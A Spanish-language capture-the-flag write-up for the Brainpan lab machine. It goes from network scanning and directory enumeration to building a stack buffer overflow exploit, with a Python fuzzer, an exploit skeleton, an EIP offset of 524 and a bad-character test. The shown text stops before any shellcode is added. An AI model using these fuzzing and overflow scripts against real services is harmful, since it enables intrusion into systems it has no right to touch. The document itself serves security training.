BRAINPAN

Para este ctf, usaremos tres máquinas:

Kali Linux

Windows 7

Máquina víctima

En la máquina windows 7, necesitaremos instalar el Inmunity debugger y el mona. El mona, una vez descargado, deberemos copiarlo y pegarlo dentro de la subcarpeta “PyComands”.

También, es importante, desactivar el Firewall, para evitar cualquier problema

LOCALIZACIÓN

Uso de arp-scan para identificar la dirección IP

sudo arp-scan --interface eth0 -l

Salida relevante:
IP: 192.168.0.19
IP: 192.168.0.20

CONECTIVIDAD

ping para verificar la conectividad con los hosts identificados.

ping -c1 192.168.0.19 ttl=128 windows

ping -c1 192.168.0.20 ttl=64 linux

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.20 -T 2

9999/tcp open abyss?

10000/tcp open snet-sensor-mgmt?


ENUMERACIÓN

Gobuster nos permite enumerar achivos y directorios en el puerto 10000

```
gobuster dir -u http://192.168.0.20:10000 -w /usr/share/seclists/
Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x
php,txt,html,py
```

```
/index.html          (Status: 200) [Size: 215]
/bin                 (Status: 301) [Size: 0] [--> /bin/]
```

Nos descargamos a Kali el .exe



Directory listing for /bin/

- brainpan.exe


Con un server en python compartimos con la maquina windows el .exe

```
python3 -m http.server 8000
```

Configuramos la carpeta de trabajo en Inmunity


```
!mona config -set workingfolder C:\Users\josi\Desktop\bof
```


Inicializamos el brainpan.exe y el inmunity debugger como administrador.



En el menú File, nos vamos a Attach, seleccionamos brainpan y pulsamos en attach.

Si nos fijamos, abajo a la derecha, vemos que está en Paused, para ejecutar el programa le damos a play o F9.





Un **buffer overflow** es una vulnerabilidad de software que ocurre cuando un programa intenta escribir más datos en un buffer (área de memoria temporal) de lo que puede almacenar. Esto puede sobrescribir datos adyacentes en la memoria, lo que puede provocar un bloqueo del programa o, en el peor de los casos, permitir que un atacante ejecute código arbitrario.
Los pasos para explotar una vulnerabilidad de buffer overflow generalmente implican:

1. **Descubrimiento**: Identificar un programa vulnerable que contenga un buffer overflow.
2. **Fuzzing**: Enviar datos cada vez más grandes al programa para encontrar el punto en el que se produce el desbordamiento.
3. **Offset**: Descubrir la cantidad de bytes por los que se sobrescribió el buffer para llegar a la dirección de retorno (EIP) de la función actual en la pila de llamadas.
4. **Payload**: Crear un código malicioso (payload) que se ejecutará cuando se sobrescriba la dirección de retorno.
5. **Explotación**: Enviar el exploit que contiene el offset y el payload al programa vulnerable para tomar control.

Con fuzzer.py determinamos la cantidad de datos necesaria para causar un crash en el programa brainpan.exe. Se envían cadenas de "A" de longitud creciente al puerto 9999.


Se ejecuta el programa

```python
ip = "192.168.0.19"
port = 9999
timeout = 1
prefix = ""
string = prefix + "A" * 100

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
        sys.exit(0)
    string += 100 * "A"
    time.sleep(1)
```

```
└─# python3 fuzzer.py

Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing crashed at 600 bytes
```



El programa crashea con 600 bytes. Esto indica un posible buffer overflow, ya que se está escribiendo más allá del espacio asignado al buffer. El valor 41414141 en EIP (el registro que apunta a la siguiente instrucción a ejecutar) confirma esto, ya que 41 es el código ASCII para "A".

Ahora, debemos conocer el OFFSET es la cantidad de bytes que hay desde el comienzo del buffer hasta que se ocasiona el desbordamiento.

Primero obtenemos el exploit.py en el cual debemos poner la IP de nuestra maquina windows,el puerto 999 y quitamos el OVERFLOW1 de prefix.

```
#!/usr/bin/env python3
import socket

ip = "192.168.0.19"
port = 9999

prefix = ""
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```

En kali, usamos un módulo de metasploit, llamado pattern_create.rb, para crear una cadena más larga que la que crasheo antes, (600).Así, identificamos la posición exacta donde se sobrescribe EIP. Es recomendable añadirle 300 o 400. Le añado 1000.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
```

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac
0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae
1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag
3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4
Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7A
k8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8
Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8
Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8
Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0
At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av
2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1A
x2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az
3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3B
b4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4
Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5
Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```

Toda esta cadena, la agregamos dentro del exploit.py en la variable payload


OJOiiii

Como siempre, cerramos el brainpan.exe y el Inmunity y volvemos a abrir como administrador.

Ejecutamos

```
python3 exploit.py
```

```
Sending evil buffer...
Done!
```



Encontramos un nuevo valor para la EIP 35724134

Ejecutamos en el Inmunity

!mona findmsp -distance 600

Con este valor creamos el pattern_offset

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1000 -q 35724134

[*] Exact match at offset 524

Modificamos el exploit.py

offset 524

retn "BBBB"

borramos el payload

```python
#!/usr/bin/env python3
import socket

ip = "192.168.0.19"
port = 9999

prefix = ""
offset = 524
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```


Antes de ejecutar nuevamente el exploit.py, cerramos, el brainpan y el inmunity.

Lo volvemos a abrir como administrador, lo attacheamos y le damos al play

Ejecutamos el script

python3 exploit.py

Sending evil buffer...
Done!



Al ejecutar este exploit modificado, EIP toma el valor 42424242, confirmando que controlamos el flujo de ejecución.

Debemos comprobar si tenemos badchars o no.Para que no tengamos problemas en la ejecución de nuestra shellcode posterior

Cerramos y abrimos como administrador y le damos al play; abajo ejecutamos

!mona bytearray -b "\x00"

Se genera un bytearray excluyendo el nulo (\x00).

Comparación con !mona compare: Se compara el bytearray generado con la memoria en la dirección del ESP (pila) para buscar diferencias. En este caso, no se encontraron bad characters.

En el siguiente link, https://github.com/cytopia/badchars

(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)


Copiamos esta cadena y la metemos en el payload del exploit.py

Ejecutamos

python3 exploit.py

Sending evil buffer...
Done!

